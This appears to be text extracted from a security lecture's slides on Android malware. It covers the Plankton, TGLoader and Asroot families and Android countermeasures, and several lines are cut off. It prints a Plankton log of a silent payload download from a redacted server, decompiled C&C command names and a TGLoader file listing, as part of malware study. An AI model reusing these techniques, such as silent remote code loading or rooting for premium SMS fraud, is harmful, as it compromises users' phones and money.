


Source (Symantec, October 2013)

AndAppOnline


■ malware %

■ goodware %



(our measurement, Nov 2013)

SlideMe




surement, Nov 2013)



Plankton (2011)

- Update only some components.
- Silent update, no user participation.
- Payload hosted on Amazon.
- Inspired the AnserverBot family.



Plankton (2011)

Silent update (first family)

```
getNewJarInfo() response=url=http://[REDACTED]/ProtocolGW;/fileName=plankton_v0.0.4.jar;
After getting jar info
Before downloading the jar
Download was done successfully
dinstExeuted() dirName=/data/data/com.crazyapps.favorite.games.backup/app_plakntond, result=plankton_v0.0.4.jar
dlnBackground() jar location=/data/data/com.crazyapps.favorite.games.backup/app_plakntond/plankton_v0.0.4.jar, trying to load class
My path is: /data/data/com.crazyapps.favorite.games.backup/app_plakntond/plankton_v0.0.4.jar
DexOpt: --- BEGIN 'plankton_v0.0.4.jar' (bootstrap=0) ---
GC freed 269 objects / 12880 bytes in 110ms
Process com.android.mms (pid 181) has died.
DexOpt: load 184ms, verify 1993ms, opt 67ms
DexOpt: --- END 'plankton_v0.0.4.jar' (success) ---
DEX prep '/data/data/com.crazyapps.favorite.games.backup/app_plakntond/plankton_v0.0.4.jar': unzip in 213ms, rewrite 2947ms
```

Command & Control:

```
HOMEPAGE = new Commands("HOMEPAGE", 2, "Homepage", "/homepage");
COMMANDS_STATUS = new Commands("COMMANDS_STATUS", 3, "CommandsStatus", "/commandstatus");
BOOKMARKS = new Commands("BOOKMARKS", 4, "Bookmarks", "/bookmarks");
SHORTCUTS = new Commands("SHORTCUTS", 5, "Shortcuts", "/shortcuts");
HISTORY = new Commands("HISTORY", 6, "History", "/history");
TERMINATE = new Commands("TERMINATE", 7, "Terminate", "/terminate");
STATUS = new Commands("STATUS", 8, "Status", "/status");
DUMP_LOG = new Commands("DUMP_LOG", 9, "Dumplog", "/dumplog");
UNEXPECTED_EXCEPTION = new Commands("UNEXPECTED_EXCEPTION", 10, "UnexpectedException", "/unexpectedexception");
UPGRADE = new Commands("UPGRADE", 11, "Upgrade", "/installation");
INSTALLATION = new Commands("INSTALLATION", 12, "Installation", "/installation");
Commands[] arrayOfCommands = new Commands[13];
Commands localCommands1 = COMMANDS;
```

[Image source \(Sophos\)](#)

Countermeasures


- Google Play app vetting
- Install and permission confirmation
- SMS/call blacklisting and quota
- App verify (call home when apps are installed - incl. 3rd party)
- App sandboxing
- SELinux in enforcing mode (Android 4.4)
- AV apps

Blacklist & SMS Limits


CyanogenMod ≥ 10.2

Blacklist numbers


50 SMS per 30 minute limit



App Sandboxing



Apps Must Declare Permissions



Permission Declaration


```
<uses-permission ="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission ="android.permission.READ_LOGS" />
<uses-permission ="android.permission.WAKE_LOCK" />
<uses-permission ="android.permission.READ_PHONE_STATE" />
<uses-permission ="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission ="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission ="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission ="android.permission.ACCESS_WIFI_STATE" />
<uses-permission ="android.permission.CHANGE_WIFI_STATE" />
<uses-permission ="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission ="android.permission.CHANGE_NETWORK_STATE" />
<uses-permission ="android.permission.MODIFY_PHONE_STATE" />
<uses-permission ="android.permission.WRITE_SECURE_SETTINGS" />
<uses-permission ="android.permission.WRITE_SETTINGS" />
<uses-permission ="android.permission.INTERNET" />
<uses-permission ="android.permission.BLUETOOTH" />
```

Selective Permissions

Introduced in 4.3.

Users can selectively filter perm

That's great!





A close-up photograph of a man's face. He is wearing a red shirt and has his hands clasped together over his eyes, appearing distressed or embarrassed. The background is dark and out of focus.

Google claimed its release was accidental


Removed it in 4.4

Perms: Malware vs. Goodware



Source: Y. Zhou and X. Jiang, "Dissecting Android Malware: Characterization and Evolution," in Proceedings of the 33rd IEEE Symposium on Security and Privacy, 2012, pp. 95–109.

No primitives for process auditing



Workarounds (back in the '80s)

Signature-based matching (evaded by repackaging).

Scan (limited) portion of the storage.

Send sample to *cloud service* (malware can sniff network).

Custom kernel (not market proof).

Require *root privileges* (increases attack

TGLoader (2012) - Root 'n text

No permissions.

Root the phone.

Loads 3 malicious

Premium texting.

C&C communication

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="android.dds.com"
    xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon">
        <activity android:label="@string/app_name" android:name=".Main" android:screen
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name=".service.PlayerBindService" />
        <service android:name="com.gamebox.service.GameUpdateService" />
    </application>
</manifest>
```

204 Dec 30 19:18	googlemessage
34546 Dec 30 19:15	googlemessage.apk
204 Dec 30 19:19	googleservice
13237 Dec 30 19:15	googleservice.apk
102452 Dec 30 19:15	initr
5828 Dec 30 19:15	keeper
98080 Dec 30 19:15	start
147528 Dec 30 19:15	ts
204 Dec 30 19:18	unlock
10139 Dec 30 19:15	unlock.apk

Exploit root exploit

Asroot (2011)

Simple, standalone app.

Uses asroot root exploit.

